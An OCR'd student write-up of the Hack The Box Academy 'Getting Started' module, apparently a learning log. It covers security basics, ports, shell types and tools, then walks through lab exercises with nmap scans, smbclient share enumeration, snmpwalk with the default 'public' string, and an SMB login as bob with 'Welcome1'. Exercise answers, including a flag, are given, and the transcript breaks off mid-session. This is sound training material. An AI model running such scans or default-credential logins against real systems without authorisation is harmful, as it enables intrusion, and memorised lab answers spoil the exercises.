
Eric Mwenda

Getting Started

https://academy.hackthebox.com/achievement/596337/77



Information Security Overview

in this module it starts by explaining what Information Security entails and an overview of the field and how it has grown over the last years.

It also discussed on various forms of Data which can be electronic or physical and tangible or intangible.

Risk Management Process.

We then look at why organizations need a risk management process which is to provide data protection in an efficient manner in an effective way without negatively affecting an organization's business operations and productivity.

Here are some of the Steps in the Risk Management Process.

- Identify the risk.

- Analyze the risk.

- Evaluate the risk.

- Dealing with risk.

- Monitoring risk.

Red Team vs. Blue Team

The next phase we take a look at red and blue teams, the Red teams play an adversary role in breaking into the organization's to identify any potential weaknesses that real attackers can exploit and gain unauthorized access to the organization’s resources.

Blue teams are responsible in strengthening the organizations defenses by analyzing the risks, coming up with policies, responding to threats and incidents, and effectively using security tools and other similar tasks.

Role of Penetration Testers.

Penetration testers helps an organization identify risks in its external and internal networks, access the weaknesses observed from the system and be able to give guidance on either mitigating or remediating the issues identified during testing.

Getting Started with a Pentest Distro

In this section I learnt that for I to become a good penetration tester I need to understand both Linux and windows environments.

To do this as a penetration tester I need to understand on how to setup a VM environment and able to navigate through this environments or even perform testing directly from a client-owned workstation to simulate an insider threat (assume breach scenario).

Choosing a Distro

In this section it talks about having various different Linux distributions and mainly focus on parrot os.

Parrot Os is one of the Linux distro's that comes with most penetration and testing tools already pre-installed.

There are 2 formats in which one can install parrot os in the local n\machine VM

1. Optical Disk Image (ISO)

2. Open Virtual Appliance (OVA)

ISO – This file is essentially just a CD-ROM that can be mounted within our hypervisor of choice to build the VM by installing the operating system ourselves giving the user more room for customization.

OVA - An OVA file is pre-built and therefore can be rapidly deployed to get up and running quicker.


Staying Organized

From this section I have learnt that organisation is a key necessity while storing any data or information gathered about any task for easier location and readability. This methods include:-

1. Folder Structures

2. Note taking tools

folder structures.




Folder structure makes it simpler to navigate and arrange information gathering process followed.

Note taking tools.

Some of those note taking tools include:-

1. Cherry tree.
2. Notion.
3. Notepad++

Connecting Using VPN



VPN is an abbreviation for Virtual Private Network.

VPNs allows one to connect to a private (internal) network and access hosts and resources as if we were directly connected to the target private network.

VPN is a secured communications channel over shared public networks to connect to a private network like an employee remotely connecting to their company's corporate network from their home.

VPNs provide a degree of privacy and security by encrypting communications over the channel to prevent eavesdropping and access to data traversing the channel.

By using a VPN we are able to obscure our browsing traffic or disguise our public IP address. This can provide us with some level of security and privacy.

Examples of vpn servers are:-

1. Proton

2. NordVPN


3. ExpressVPN etc.

Connecting to HTB VPN

For me to connect to a VPN I need to have the .ovpn file first then using my terminal to run the following command:-

sudo openvpn user.ovpn

Example.



Common Terms

In this section we looked at common terms and technologies that we will come across repeatedly in the field of penetration and testing.

Shell - On a Linux system, the shell is a program that takes input from the user via the keyboard and passes these commands to the operating system to perform a specific function.

For most Linux systems they use a program called Bash (Bourne Again Shell) as a shell program to interact with the operating system. other shells in Linux, including but not limited to Zsh, Tcsh, Ksh, Fish shell, etc.

There are three main types of shell connections:

1. Reverse Shell - Initiates a connection back to a "listener" on our attack box.

2. Bind Shell - "Binds" to a specific port on the target host and waits for a connection from our attack box.

3. Web Shell - Runs operating system commands via the web browser, typically not interactive or semi-interactive. It can also be used to run single commands.

Port – A port is a window or door either open or closed where an attack can begin.

There are so many ports in total, Each port has a service or protocol that it runs on. Some of this protocols are insecure or vulnerable therefore posing a challenge if the port is left open or is at use.

In this section we look at the two categories of ports, which are;- Transmission Control Protocol (TCP), and User Datagram Protocol (UDP).

TCP is connection-oriented, meaning that a connection between a client and a server must be established before data can be sent.

UDP utilizes a connection less communication model. There is no "handshake" and therefore introduces a certain amount of unreliability since there is no guarantee of data delivery. UDP is useful when error correction/checking is either not needed or is handled by the application itself.


There are 65,535 TCP ports and 65,535 different UDP ports

Most known ports are the TCP ports, some of this ports are:-

PORTS	PROTOCOLS
80 (TCP)	HTTP
20/21 (TCP)	FTP
22(TCP)	SSH
445(TCP)	SMB
161(TCP/UDP)	SNMP
389(TCP/UDP)	LDAP

Port(s)	Protocol
20/21 (TCP)	FTP
22 (TCP)	SSH
23 (TCP)	Telnet
25 (TCP)	SMTP
80 (TCP)	HTTP
161 (TCP/UDP)	SNMP
389 (TCP/UDP)	LDAP
443 (TCP)	SSL/TLS (HTTPS)
445 (TCP)	SMB
3389 (TCP)	RDP

Web Server



A Web servers usually run on TCP ports 80 or 443, and are responsible for connecting end-users to various parts of the web application, in addition to handling their various responses.

web server is an application that runs on the back-end server, which handles all of the HTTP traffic from the client-side browser, routes it to the requests destination pages, and finally responds to the client-side browser.

Web servers also pose a lot of vulnerabilities. Below are the top 10 web application vulnerabilities maintained by the Open Web Application Security Project (OWASP)

- Broken Access Control.

- Cryptographic Failures

- Injection (SQL injection, command injection, LDAP injection, etc.)

- Insecure Design

- Security Misconfiguration

- Vulnerable and Outdated Components

- Identification and Authentication Failures

- Software and Data Integrity Failures

- Security Logging and Monitoring Failures

- Server-Side Request Forgery

Basic Tools

In this section we looked at various tools such as using SSH, Netcat, Tmux and Vim.

SSH - is a network protocol that runs on port 22 by default and provides users such as system administrators a secure way to access a computer remotely.

Command used:- ssh Bob@10.10.10.0

Netcat – Netcat is a tool that is used in various ways but one of the areas that I have experienced its effectiveness is in connecting to any listening port and interacting with the service running on that port.

Other terms that still represent Netcat are:- nc or ntcat

Command used:- netcat 10.10.10.10 22

Tmux – this is a tool that is used to expand a standard Linux terminal's features, like having multiple windows within one terminal and jumping between them.

This tool helps a user to customize on how his or her terminal will appear or look like.

Command to install in Linux environments:- sudo apt install tmux -y

Vim – is a text editor that can be used for writing code or editing text files on Linux systems. One of the great benefits of using Vim is that it relies entirely on the keyboard, so you do not have to use the mouse, which (once we get the hold of it) will significantly increase your productivity and efficiency in writing/editing code.


There are many commands available to us. The following are some of them:


Command	Description
:1	Go to line number 1.
:w	Write the file, save
:q	Quit
:q!	Quit without saving
:wq	Write and quit

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work

Apply what you learned in this section to grab the banner of the above server and submit it as the answer. **ANS: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1**





Service Scanning

The first thing we need to do is identify the operating system and any available services that might be running. A service is an application running on a computer that performs some useful function for other users or computers.

Nmap

Nmap is useful with its wide capabilities to scan for networks and services running on those networks / ports.

Exaample of a command used to scan port services:- nmap -sCV -p- 10.10.10.10

Shares

SMB allows users and administrators to share folders and make them accessible remotely by other users. Often these shares have files in them that contain sensitive information such as passwords. A tool that can enumerate and interact with SMB shares is smbclient. The `-L` flag specifies that we want to retrieve a list of available shares on the remote host, while -N suppresses the password prompt.

Example command to reveal SMB Shares:- smbclient -N -L \\\\10.129.42.253

Output:

```
Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        users           Disk
        IPC$            IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Command to use that will let us reveal the non-default share users. Let us attempt to connect as the guest user:- smbclient \\\\10.129.42.253\\users


SNMP

SNMP Community strings provide information and statistics about a router or device, helping us gain access to it.

I learnt that most people do not change the manufacturer default community strings for both public and private sectors.

snmpwalk -v 2c -c public 10.129.42.253 1.3.6.1.2.1.1.5.0


On reaching this point I experienced some issues with targets spawning even after following the guidelines they had given, the issue still remained.



Questions

Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080? Command used: nmap -sV -sC 10.129.159.99


ANS: Apache Tomcat



Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

ANS: Port 2323


Command used: nmap -sV -sC 10.129.159.99



List the SMB shares available on the target host. Connect to the available share as the bob user. Once connected, access the folder called 'flag' and submit the contents of the flag.txt file.

ANS: Fdceece590f3284c3866305eb2473d099

First I had to find shared folders remotely using the followindg command: smbclient -N -L \\\\ 10.129.159.99



This then reveals the non-default share users which I then attempted to connect as the guest user.

To connect to share users I used the following command: smbclient -U bob \\\\10.129.159.99\\users

Username: bob


Password: Welcome1

```
┌──(root㉿kali)-[/home/coderic/Downloads/htb_academy]
└─# smbclient -U bob \\\\10.129.159.99\\users
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Feb 26 02:06:52 2021
  ..                                  D        0  Thu Feb 25 23:05:31 2021
  flag                                D        0  Fri Feb 26 02:09:26 2021
  bob                                 D        0  Fri Feb 26 00:42:23 2021

                4062912 blocks of size 1024. 944780 blocks available
smb: \> get flag
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \flag
smb: \> cd flag
smb: \flag\> ls
  .                                   D        0  Fri Feb 26 02:09:26 2021
  ..                                  D        0  Fri Feb 26 02:06:52 2021
  flag.txt                            N       33  Fri Feb 26 02:09:26 2021

                4062912 blocks of size 1024. 944780 blocks available
smb: \flag\> get flag.txt
